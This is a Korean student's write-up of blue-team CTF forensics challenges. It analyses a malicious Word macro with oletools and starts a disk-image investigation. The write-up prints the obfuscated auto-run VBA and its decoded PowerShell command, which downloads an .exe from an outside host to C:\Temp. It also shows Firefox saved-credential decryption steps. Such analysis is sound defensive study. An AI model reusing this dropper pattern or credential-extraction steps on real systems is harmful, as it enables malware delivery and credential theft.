보통 매크로를 이런 식으로 암호화 하는 건지, chr로 암호화하는 게 자주 쓰이는 것인지(oledump에도 디코더가 있을 정도니까), 그렇다면 왜 이렇게 단순하게 하는건지, 파일에서 stream이 뭐고 이게 macro와 무슨 관계가 있는 건지? 뭔가 전체적으로 이해가 안 된다. 만약 힌트에서 답을 알려주지 않았다면 마지막에 powershell 쓰인 걸 보고도 눈치 못 챘을 것 같다.

6. 매크로가 다운받은 악성파일의 full url

참고:

[문서형 악성코드] doc, hwp 악성코드 분석

pyOLEScanner.py 툴 pyOLEScanner.py 툴 활용으로 doc 파일이나 hwp 파일에 대해서 어떠한 위험요...

 <https://blog.naver.com/stop2y/221285502030>

```

=====
[-] OLE File Seems Valid
[-] Hash Informations
MD5: 049084ac7ca792525e494d36e0c91a
SHA-1: f053a96d5a88955e032a087c19983c74bde3dc
[-] Scanning For Embedded OLE in Clean
No Embedded OLE Found
[-] Scanning For API presence in Clean
Revealed presence of UrlDownloadToFile at offset:0x6a7b
=====
Warning File is Potentially INFECTED!!!!
[-] Scanning For Embedded Executables - Clean Case

```

vba 파일을 분석해주는 olevba를 사용하기 위해

pip install -U olevba[full] 명령어 실행

```
Windows PowerShell
Requirement already satisfied: olefile>=0.46 in c:\users\pro\appdata\local\programs\python\python312\lib\site-packages (from oletools[full]) (0.46)
Collecting easygui (from oletools[full])
  Downloading easygui-0.98.3-py2.py3-none-any.whl (92 kB)
    92.7/92.7 kB 5.2 MB/s eta 0:00:00
Collecting colorclass (from oletools[full])
  Downloading colorclass-2.2.2-py2.py3-none-any.whl (18 kB)
Collecting pcodedmp>=1.2.5 (from oletools[full])
  Downloading pcodedmp-1.2.6-py2.py3-none-any.whl (30 kB)
Collecting msoffcrypto-tool (from oletools[full])
  Obtaining dependency information for msoffcrypto-tool from https://files.pythonhosted.org/packages/1f/d5/a2f185d64f032b0f79cd03cca0992f8d7a97277c99c46bf4428a82e1aee8/msoffcrypto_tool-5.1.1-py3-none-any.whl.metadata
  Downloading msoffcrypto_tool-5.1.1-py3-none-any.whl.metadata (8.1 kB)
Collecting XLMMacroDeobfuscator (from oletools[full])
  Downloading XLMMacroDeobfuscator-0.2.7-py3-none-any.whl (50 kB)
    51.0/51.0 kB ? eta 0:00:00
Collecting win-unicode-console (from pcodedmp>=1.2.5->oletools[full])
  Downloading win_unicode_console-0.5.zip (31 kB)
  Installing build dependencies ... done
  Getting requirements to build wheel ... done
  Preparing metadata (pyproject.toml) ... done
Collecting cryptography>=35.0 (from msoffcrypto-tool->oletools[full])
  Obtaining dependency information for cryptography>=35.0 from https://files.pythonhosted.org/packages/86/35/f03a42444866ef7f723134812a05012dcb589418214fb78ec848f28cd14b8/cryptography-41.0.5-cp37-abi3-win_amd64.whl.metadata
  Downloading cryptography-41.0.5-cp37-abi3-win_amd64.whl.metadata (5.3 kB)
Collecting pyxlsb2 (from XLMMacroDeobfuscator->oletools[full])
  Downloading pyxlsb2-0.0.9-py3-none-any.whl (40 kB)
    40.0/40.0 kB ? eta 0:00:00
Collecting lark-parser (from XLMMacroDeobfuscator->oletools[full])
  Downloading lark_parser-0.12.0-py2.py3-none-any.whl (103 kB)
    103.5/103.5 kB 5.8 MB/s eta 0:00:00
Collecting xlrd2 (from XLMMacroDeobfuscator->oletools[full])
  Downloading xlrd2-1.3.4-py2.py3-none-any.whl (116 kB)
    116.5/116.5 kB 6.6 MB/s eta 0:00:00
Collecting untangle==1.2.1 (from XLMMacroDeobfuscator->oletools[full])
  Downloading untangle-1.2.1-py3-none-any.whl (4.8 kB)
Collecting roman (from XLMMacroDeobfuscator->oletools[full])
  Obtaining dependency information for roman from https://files.pythonhosted.org/packages/b3/e7/533d5082852a3e0081392b421172d1659a8dc81dad9c41d378adf891d689/roman-4.1-py3-none-any.whl.metadata
  Downloading roman-4.1-py3-none-any.whl.metadata (3.3 kB)
Collecting defusedxml<0.8.0,>=0.7.1 (from untangle==1.2.1->XLMMacroDeobfuscator->oletools[full])
  Downloading defusedxml-0.7.1-py2.py3-none-any.whl (25 kB)
Collecting cffi>=1.12 (from cryptography>=35.0->msoffcrypto-tool->oletools[full])
  Obtaining dependency information for cffi>=1.12 from https://files.pythonhosted.org/packages/e9/63/e285470a4880a4f36edabe4810057bd4b562c6ddcc165eacf9c3c7210b40/cffi-1.16.0-cp312-cp312-win_amd64.whl.metadata
  Downloading cffi-1.16.0-cp312-cp312-win_amd64.whl.metadata (1.5 kB)
Collecting pycparser (from cffi>=1.12->cryptography>=35.0->msoffcrypto-tool->oletools[full])
  Downloading pycparser-2.21-py2.py3-none-any.whl (118 kB)
    118.7/118.7 kB 6.8 MB/s eta 0:00:00
Downloading msoffcrypto_tool-5.1.1-py3-none-any.whl (34 kB)
Downloading cryptography-41.0.5-cp37-abi3-win_amd64.whl (2.7 MB)
    2.7/2.7 MB 11.4 MB/s eta 0:00:00
Downloading roman-4.1-py3-none-any.whl (5.5 kB)
Downloading cffi-1.16.0-cp312-cp312-win_amd64.whl (181 kB)
    182.0/182.0 kB 11.4 MB/s eta 0:00:00
Building wheels for collected packages: win-unicode-console
  Building wheel for win-unicode-console (pyproject.toml) ... done
  Created wheel for win-unicode-console: filename=win_unicode_console-0.5-py3-none-any.whl size=20191 sha256=adf4e9565fb562e73313819061312bb937a1bf5f6081cb04a30a05cdeaf8eb45
  Stored in directory: c:\users\pro\appdata\local\pip\cache\wheels\1f\96\b5\b825aaf74347c04c7eda00ce28240279dc1b6582a7625dca56
Successfully built win-unicode-console
Installing collected packages: win-unicode-console, pyxlsb2, lark-parser, easygui, xlrd2, roman, pyparsing, pycparser, defusedxml, colorclass, untangle, cffi, cryptography, msoffcrypto-tool, XLMMacroDeobfuscator, pcodedmp, oletools
Successfully installed XLMMacroDeobfuscator-0.2.7 cffi-1.16.0 colorclass-2.2.2 cryptography-41.0.5 defusedxml-0.7.1 easygui-0.98.3 lark-parser-0.12.0 msoffcrypto-tool-5.1.1 oletools-0.60.1 pcodedmp-1.2.6 pycparser-2.21 pyparsing-2.4.7 pyxlsb2-0.0.9 roman-4.1 untangle-1.2.1 win-unicode-console-0.5 xlrd2-1.3.4

[notice] A new release of pip is available: 23.2.1 -> 23.3.1
[notice] To update, run: C:\Users\PRO\AppData\Local\Programs\Python\Python312\python.exe -m pip install --upgrade pip
PS C:\Users\PRO\바탕 화면\3-2\GiveAway\oledump_V0_0_75 (1)> |
```

역시나 실행이 안 되길래 (colorclass가 없습니다 이런 메시지 뜸)

olevba.py(내가 쓸 플러그인)을 같은 폴더로 옮겨주고

관련된 폴더들을 모두 같은 곳으로 옮겨 주었더니 실행된다.

기본 설정에 문제가 있는 걸까?

< 도움말 (출처) >

기본형식: olevba.py [options] <filename> [filename2 ...]

옵션:

-h, --help 도움말 표시
-r 하위 디렉토리의 파일 찾기
-z ZIP_PASSWORD, --zip=ZIP_PASSWORD 압축 파일일 경우 지정된 암호 파일을 사용하여 모든 파일을

압축 풀기

(Python 2.6+ 이상)

-f ZIP_FNAME, --zipfname=ZIP_FNAME 압축 파일일 경우 그 파일 내에서 압축 풀기
 와일드 카드는 * 와 ? 지원 (기본값 : *)
-a, --analysis 단지 분석 결과만 표시 (매크로 코드는 표시 X)
-c, --code 단지 매크로 코드만 표시 (분석 결과는 표시 X)
--decode 모든 복호화된 내용과 난독 문자열을 표시함
 (Hex, Base64, StrReverse, Dridex, VBA 지원)
--attr VBA 코드의 시작 선을 표시
--reveal 복호화된 내용으로 모든 난독 문자열을 교체한 후 매크로 코드를 표시
-l LOGLEVEL, --loglevel=LOGLEVEL 로깅 수준 설정
 debug/info/warning/error/critical (기본값 : warning)
--deobf VBA 표현식을 deobfuscate 시도 (느림)
--relaxed 서브스트림 실패를 열 때 오류를 일으키지 않음.

출력 모드 (상호 배타적):

-t, --triage 선별 모드로 요약 테이블에 결과 표시
 (여러 파일에 대해서 기본값)
-d, --detailed 자세한 모드로 전체 결과를 표시
 (하나의 파일에 대해서 기본값)
-j, --json JSON 모드로 JSON 형식으로 표시
 (기본값 아님)

옵션에 --decode를 추가해 실행

```

Private Sub _
Document_open()
llllllllll
End Sub

VBA MACRO iphoneevil.bas
in file: .\Iphone-Winners.doc - OLE stream: 'Macros/VBA/iphoneevil'

Function llllllllll()
Dim llllllllll As String
Dim llllllllll As String
llllllllll = Chr(97) & Chr(81) & Chr(66) & Chr(117) & Chr(65) & Chr(72) & Chr(89) & Chr(65) & Chr(98) & Chr(119) & Chr(66) & Chr(114)
& Chr(65) & Chr(71) & Chr(85) & Chr(65) & Chr(76) & Chr(81) & Chr(66) & Chr(51) & Chr(65) & Chr(71) & Chr(85) & Chr(65) & Chr(89) & Chr(1
03) & Chr(66) & Chr(121) & Chr(65) & Chr(71) & Chr(85) & Chr(65) & Chr(99) & Chr(81) & Chr(66) & Chr(49) & Chr(65) & Chr(71) & Chr(85) & C
hr(65) & Chr(99) & Chr(119) & Chr(66) & Chr(48) & Chr(65) & Chr(67) & Chr(65) & Chr(65) & Chr(76) & Chr(81) & _
Chr(66) & Chr(86) & Chr(65) & Chr(72) & Chr(73) & Chr(65) & Chr(97) & Chr(81) & Chr(65) & Chr(103) & Chr(65) & Chr(67) & Chr(99) & Chr(65)
& Chr(97) & Chr(65) & Chr(66) & Chr(48) & Chr(65) & Chr(72) & Chr(81) & Chr(65) & Chr(99) & Chr(65) & Chr(54) & Chr(65) & Chr(6
7) & Chr(56) & Chr(65) & Chr(76) & Chr(119) & Chr(66) & Chr(104) & Chr(65) & Chr(72) & Chr(65) & Chr(65) & Chr(99) & Chr(65) & Chr(66) & C
hr(74) & Chr(65) & Chr(71) & Chr(85) & Chr(65) & Chr(76) & Chr(103) & Chr(66) & Chr(106) & Chr(65) & Chr(71) & Chr(56) & Chr(65) & Chr(98)
& Chr(81) & Chr(65) & _
& Chr(118) & Chr(65) & Chr(69) & Chr(107) & Chr(65) & Chr(99) & Chr(65) & Chr(66) & Chr(111) & Chr(65) & Chr(71) & Chr(56) & Chr(65) & Chr
(98) & Chr(103) & Chr(66) & Chr(108) & Chr(65) & Chr(67) & Chr(52) & Chr(65) & Chr(90) & Chr(81) & Chr(66) & Chr(52) & Chr(65) & Chr(71) &
Chr(85) & Chr(65) & Chr(74) & Chr(119) & Chr(65) & Chr(103) & Chr(65) & Chr(67) & Chr(48) & Chr(65) & Chr(84) & Chr(119) & Chr(66) & Chr(
49) & Chr(65) & Chr(72) & Chr(81) & Chr(65) & Chr(82) & Chr(103) & Chr(66) & Chr(112) & Chr(65) & Chr(71) & Chr(119) & Chr(65) & Chr(90) &
Chr(81) & Chr(65) & _
Chr(103) & Chr(65) & Chr(67) & Chr(99) & Chr(65) & Chr(81) & Chr(119) & Chr(65) & Chr(54) & Chr(65) & Chr(70) & Chr(119) & Chr(65) & Chr(8
6) & Chr(65) & Chr(66) & Chr(108) & Chr(65) & Chr(71) & Chr(48) & Chr(65) & Chr(99) & Chr(65) & Chr(66) & Chr(99) & Chr(65) & Chr(69) & Ch
r(107) & Chr(65) & Chr(85) & Chr(66) & Chr(111) & Chr(65) & Chr(71) & Chr(56) & Chr(65) & Chr(98) & Chr(103) & Chr(66) & Chr(108)
) & Chr(65) & Chr(67) & Chr(52) & Chr(65) & Chr(90) & Chr(81) & Chr(66) & Chr(52) & Chr(65) & Chr(71) & Chr(85) & Chr(65) & Chr(74) & Chr(
119) & Chr(65) & _
Chr(103) & Chr(65) & Chr(67) & Chr(48) & Chr(65) & Chr(86) & Chr(81) & Chr(66) & Chr(122) & Chr(65) & Chr(71) & Chr(85) & Chr(65) & Chr(82
) & Chr(65) & Chr(66) & Chr(108) & Chr(65) & Chr(71) & Chr(89) & Chr(65) & Chr(89) & Chr(81) & Chr(66) & Chr(49) & Chr(65) & Chr(71) & Chr
(119) & Chr(65) & Chr(100) & Chr(65) & Chr(68) & Chr(65) & Chr(72) & Chr(73) & Chr(65) & Chr(90) & Chr(81) & Chr(66) & Chr(107)
& Chr(65) & Chr(71) & Chr(85) & Chr(65) & Chr(98) & Chr(103) & Chr(66) & Chr(48) & Chr(65) & Chr(71) & Chr(107) & Chr(65) & Chr(89) & Chr(
81) & Chr(66) & Chr(115) & _
& Chr(65) & Chr(72) & Chr(77) & Chr(65)
llllllllll = Chr(112) & Chr(111) & Chr(119) & Chr(101) & Chr(114) & Chr(115) & Chr(104) & Chr(101) & Chr(108) & Chr(108) & Chr(32) &
Chr(45) & Chr(69) & Chr(110) & Chr(99) & Chr(111) & Chr(100) & Chr(101) & Chr(100) & Chr(67) & Chr(111) & Chr(109) & Chr(109) & Chr(97) &
Chr(110) & Chr(100) & llllllllll
CreateObject(Chr(87) & Chr(83) & Chr(99) & Chr(114) & Chr(105) & Chr(112) & Chr(116) & Chr(46) & Chr(83) & Chr(104) & Chr(101) & Chr(1
08) & Chr(108)).Run llllllllll, 0, True
End Function

```

Type	Keyword	Description
AutoExec	Document_open	Runs when the Word or Publisher document is opened
Suspicious	Run	May run an executable file or a system command
Suspicious	CreateObject	May create an OLE object
Suspicious	Chr	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)

맨 밑에 보면 —deobf to deobfuscate라고 쓰여 있어서 해당 옵션 추가 후 다시 실행.. 했는데 위에서 decoder_chr.py 했던 내용이란 똑같이 출력되었다.

복호화된 내용으로 모든 난독 문자열을 교체한 코드를 표시하는—reveal 옵션 추가 후 다시 실행

```

VBA string powershell
-EncodedCommand

VBA string WScript.Shell

ACRO SOURCE CODE WITH DEOBFUSCATED VBA STRINGS (EXPERIMENTAL):

private Sub Document_open()
llllllllll
nd Sub

ttribute VB_Name = "iphoneevil"
unction llllllllll()
    Dim llllllllll As String
    Dim llllllllll As String
    llllllllll = "aQBwAHYAbwBrAGUALQB3AGUAYgByAGUAcwB0ACAALQBVAHIAaQAQAgACcAaAB0AHQAcAA6AC8ALwBhAHAACABJAGUALgBjAG8AbQAY
bgBLAC4AZQB4AGUAJwAgAC0ATwB1AHQARgBpAGwAZQAgACcAQwA6AFwAVABLAG0ACABcAEKAUABoAG8AbgBLAC4AZQB4AGUAJwAgAC0AVQBzAGUARABLAGYAYQB1AG
BkAGUAbgB0AGKAYQBSAHMA"
    llllllllll = "powershell -EncodedCommand" & llllllllll
    CreateObject("WScript.Shell").Run llllllllll, 0, True
nd Function

```

문자열 밑에 EncodedCommand 명령어를 이용해 암호화했음을 알 수 있다.
이 커맨드가 뭘로 암호화하는지 모르겠어서 해당 커맨드에 대해 찾아봤는데

실행 중인 프로세스에서 PowerShell 명령 디코딩 - PowerShell

이 문서에서는 PowerShell 프로세스가 현재 실행 중인 스크립트 블록을 디코딩하는 방법을 보여 줍니다.

 <https://learn.microsoft.com/ko-kr/powershell/scripting/samples/decode-powershell-command-from-a-running-process?view=powershell-7.3>



마지막 코드를 통해 base64로 암호화된 것으로 추측했다.
그래서 base64로 디코딩 해 주었다.

```

invoke-webrequest -Uri 'http://apple.com/lphone.exe' -OutFile 'C:\Temp\lPhone.exe' -UseDefaultCredentials

```

??

실패한 줄 알았는데 http가 있는 걸 보니 그냥 읽기 어렵게 만들어 둔 듯 하다
이런 것도 그냥 넘어가지 말고 자세히 봐야겠다.

invoke-webrequest -Uri '**http://apple.com/lphone.exe**' -OutFile 'C:\Temp\lPhone.exe' -UseDefaultCredentials

7. 악성 파일이 다운로드된 곳 절대경로
Temp 폴더에 있었다.

8. malware를 만들기 위해 사용된 framework?

lPhone.exe 파일이니까 이 파일을 분석하면 되는 거겠지... 싶어서


PE 파일 구조 알아보고 PEviewer로 열어보고 온갖 걸 다 뒤져봤는데도 알 수 없었다

PE 구조

윈도우 실행파일 구조(PE파일)

1. 윈도우 실행파일(PE파일) 개요 1.1 PE파일이란? PE(Portable Executable)파일은 윈도우 실행파일이라고 부르며 윈도우OS에서 사용되는 실행파일형식을 의미하며 UNIX의 COFF(Common Object File Format)을 기반으로 만들어졌다. windows 환경에 따라 다르게 부르는데 32bit환경에서는 PE32, 64bit

<https://rnninche01.tistory.com/entry/윈도우-실행파일-구조PE파일>



[악성코드분석] PE (portable Executable) 기초 개념잡기

PE포맷이란? 윈도우 운영체제에서 사용되는 실행파일, DLL Object코드, FON 폰트파일 등을 위한 파일형식입니다. OE파일은 윈도우 로더가 실행가능한 코드를 관리하는데 필요한 정보를 캡슐화한 데이터 구조체입니다. 출처(위키백과): https://ko.wikipedia.org/wiki/PE_%ED%8F%AC%EB%A7%B7 풀어쓰자면

<https://rednooby.tistory.com/33>

그래서 그냥 힌트 보니까 virustotal에 돌려 보라고 함
 내가 눈알빠지게 봤던 것들이 깔끔하게 정리되어 나옴
 details에도 안 나오고 어디서 찾아야 할지 모르겠어서
 그냥 M으로 시작하는 거 찾아봤다.
 그 중 Meterpreter 라는 걸 발견, 이게 프레임워크인 줄 알았는데 아님

Microsoft

! Trojan:Win32/Meterpreter.O

그래서 이게 뭔지 검색해봄.
 찾아보니 예전에 언급되었던 Metasploit의 기능 중 하나인 것 같다.
 그래서 답이 Metasploit 이었음.
 만약 Meterpreter가 M으로 시작하지 않았으면 몰랐을 것 ^^;

9. 공격자의 IP

나는 그냥 virustotal에 있는 거 입력했는데, 힌트를 보니 "hybridanalysis"에서 스캔한 후 host IP 주소를 얻을 수 있다고 했다. 한 번 해봄

Free Automated Malware Analysis Service - powered by Falcon Sandbox

Submit malware for free analysis with Falcon Sandbox and Hybrid Analysis technology. Hybrid Analysis develops and licenses analysis tools to fight malware.

<https://www.hybrid-analysis.com/>

Incident Response

Risk Assessment

Spyware	Found a string that may be used as part of an injection method
Persistence	Installs hooks/patches the running process
Fingerprint	Queries process information Reads the windows installation language
Evasive	Input file contains API references not part of its Import Address Table (IAT)
Remote Access	Reads terminal service related keys (often RDP related)
Network Behavior	Contacts 1 host. View all details

view all details를 열면 호스트 주소가 나온다.

Network Analysis Overview

Contacted Hosts

Login to Download Contacted Hosts (CSV)

IP Address	Port/Protocol	Associated Process	Details
155.94.69.27	-	-	Country n/a

Close

10. 정보를 빼내기 위해 로그인한 사이트 url

11. 로그인 패스워드

firefox 포렌식 아티팩트 분석해보기

Web Browser Forensics Part 2: Firefox Browser

In the this part we will uncover the web browser forensics artefacts of Mozilla Firefox.

 <https://medium.com/@jsaxena017/web-browser-forensics-part-2-firefox-browser-3dc6ef104607> release

> Users > > AppData > Local > Mozilla > I

Date modified

2/20/2022 11:34 PM

2/1/2022 12:17 AM

Firefox에서 Navigation History가 저장되는 places.sqlite를 찾아 열어보았다.

(경로: %AppData%\Roaming\Mozilla\Firefox\Profiles\<Userprofiles>.default-release)

id	url	title	
...	폴더	폴더	폴
1	https://support.mozilla.org/en-US/products/...	NULL	gn
2	https://support.mozilla.org/en-US/kb/...	NULL	gn
3	https://www.mozilla.org/en-US/contribute/	NULL	gn
4	https://www.mozilla.org/en-US/about/	NULL	gn
5	https://www.mozilla.org/privacy/firefox/	NULL	gn
6	https://www.mozilla.org/en-US/firefox/central/	NULL	gn
7	https://www.mozilla.org/en-US/privacy/...	Firefox Privacy Notice — Mozilla	gn
8	https://twitter.com/BenaliSemah	Semah BenAli (@BenaliSemah) / Twitter	mc
9	https://twitter.com/FwordTeam	Fword (@FwordTeam) / Twitter	mc
10	https://fword.wtf/	Fword CTF	ftw
11	https://securinets.com/	Securinets	mc
12	https://www.youtube.com/watch?...	「AMV」 Sun Wukong Jin Mori - YouTube	mc
13	https://tor1.q21.ctfsecurinets.com/	NULL	mc
14	https://tor1.q21.ctfsecurinets.com/flag/	NULL	mc
15	https://tor1.q21.ctfsecurinets.com/admin	NULL	mc
16	https://tor1.q21.ctfsecurinets.com/admin/	Site administration Django site admin	mc
17	https://tor1.q21.ctfsecurinets.com/admin/...	Log in Django site admin	mc
18	https://tor1.q21.ctfsecurinets.com/admin/...	Logged out Django site admin	mc
19	https://tor1.q21.ctfsecurinets.com/accounts...	Page not found at /accounts/login/	mc

그치만 평범한 기록이었다... 로그인 관련된 사이트가 있지만 답은 아닌 것 같았다.

로그인 정보가 있다고 하는 login.json 파일도 열어보았다.

<https://apple.com/login.php>가 답인가? 싶었는데 아니란다... 진짜 화난다

```
logins.txt - Windows 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)
{"nextId":98,"logins":
[{"id":97,"hostname":"https://apple.com","httpRealm":null,"formSubmitURL":"h
ttps://apple.com/login.php","usernameField":"","passwordField":"","encrypted
Username":"MDIEEPgAAAAAAAAAAAAAAAAAAAAAAEwFAYIKoZlhvcNAwcECPv8/
hjfK/FqBAhIG5ugi3V0OQ==","encryptedPassword":"MEIEEPgAAAAAAAAAAAAA
AAAAAAAAEwFAYIKoZlhvcNAwcECASt9rmLD9faBBgMerISXTJ9HGCAoZVNAixR
oVb1GERODeo=","guid":{"adfa3866-1352-4712-91b8-
952b2b707b9b},"encType":1,"timeCreated":1619778504890,"timeLastUsed":1
619778504890,"timePasswordChanged":1619778504890,"timesUsed":1}}]
```

places 파일도 열어봤고 login에도 없는데 대체 어디 있다는 거임??

그리고 password라고 적힌 부분이 복호화 되지 않음...

위 글을 참고해 보니 key3.db 파일에 해당 암호를 위한 master key가 있다는 것 같다.



The information in the logins.json table is encrypted to protect users' privacy and security. The **key3.db** file store the encryption key that is used for encrypting and decrypting the passwords. The encrypted names and passwords are stored in the logins.json file. No user level permission needed. To access the encrypted information one needs **Master password** (if set for the Firefox profile).

실제로 같은 폴더에 key3은 없고 key4.db 파일이 있었는데

```
필터
password
sig_key_3bea8b60_00000011
```

키로 보이는 무언가를 발견

이걸 이용해 복호화를 할 수 있는 Nirsoft의 PasswordFox라는 툴을 이용한다고 함!

그래서 다운받았으나 malware라고 인식되어 실행하지 못했다.

virustotal에 던져도 malware라고 나온다.

실제로 Nirsoft의 많은 툴들이 malware라고 감지되는 듯 하다 (사이트에도 언급되어 있었다)

Need Advice - PasswordFox false alarm or really malware

Hi PasswordFox is a tool to export firefox password and it can save in many way , even in keepass csv file the last version is protected by password nspsfx403! nspsfx403! and many antivirus...


<https://malwaretips.com/threads/passwordfox-false-alarm-or-really-malware.102293/>



너무 답답해서 힌트를 봤는데 접근 방식은 맞았으니 그냥 넘어가기로 했다...

+) 보안을 끄고 실행했더니 된다. 아니 아까 분명 안 됐는데

프로필(<어쩌구>.default-release)을 추출한 후 선택하면 됨



▼ AfricanFalls

AfricanFalls Blue team challenge.

CyberDefenders is a blue team training platform for SOC analysts, threat hunters, DFIR, and security blue teams to advance CyberDefense skills.

<https://cyberdefenders.org/blueteam-ctf-challenges/66#nav-questions>




Details: 누군가가 불법 활동으로 고소당함. 디스크 이미지 분석해서 무슨 일이 일어났는지 알아내기

1. 의심되는 디스크의 MD5 해쉬 값? (해쉬값 묻는 문제 의도를 잘 모르겠음)

→ 같이 있던 메모장에 써 있었다.

2. 2021-04-29 18:17:38 UTC 이 시각에 용의자가 검색한 단어 (Browser Artifacts)

Tor나 Chrome, Firefox 등 다양한 브라우저 폴더나 실행 기록이 있는 것 같아 가장 대중적인 크롬부터 살펴보기로 했다.



password cracking lists - Google Search 2 0 13264193858900891

3. 용의자가 연결한 FTP 서버의 IPv4 주소

AppData에 FileZilla가 있길래 관련 아티팩트에 대해 알아보았다.

▼ 참고

Daily Blog #93: FileZilla Artifacts

Today lets look at another method that was used to transfer data FileZilla. In the case of FileZilla our source of evidence is the xml configuration,


<https://www.hecfblog.com/2013/09/daily-blog-93-filezilla-artifacts.html>

DAILY
BLOG #93

```
<Site />
<RemotePath>1 0 4 home 4 kali 9 Documents</RemotePath>
<LocalPath>C:\Users\John Doe\My Documents\</LocalPath>
</Tab>
```

```
- <RecentServers>
- <Server>
  <Host>192.168.1.20</Host>
  <Port>21</Port>
  <Protocol>0</Protocol>
```

4. 패스워드 리스트를 삭제한 시각



